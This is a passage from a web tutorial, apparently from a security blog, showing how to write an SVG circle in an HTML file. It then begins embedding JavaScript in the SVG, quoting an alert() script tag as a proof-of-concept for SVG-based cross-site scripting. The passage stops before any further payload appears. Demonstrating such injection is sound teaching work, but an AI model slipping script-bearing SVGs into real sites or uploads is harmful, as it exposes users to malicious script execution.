


In this new folder, I create a simple HTML file using Notepad as shown below.






When we open this file in a browser, we see this.



Now, it's time to create SVG images. As I was saying from the beginning, SVG images can be created with code unlike other image formats. Let's create a simple circle image with green stroke and yellow. Here's the code.

```
<svg height="100" width="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3"
fill="red" />
</svg>
```

Let's insert this code in the HTML file like I just created.



```
File Edit Format View Help
<!DOCTYPE html>
<html>
|

<body>

<h1>My first SVG</h1>


<svg width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="green" stroke-
width="4" fill="yellow" />
</svg>

</body>


</html>
```

Windows (CRLF) Ln 3, Col 1 100%

Save it and open the HTML file in the browser. We should see this.



Our circle is ready. Now let's try to insert JavaScript code inside this image. I insert `<script>alert("hello hackercool")</script>` inside the SVG image as shown below.



```
svg.html - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html>

<body>

<h1>My first SVG</h1>

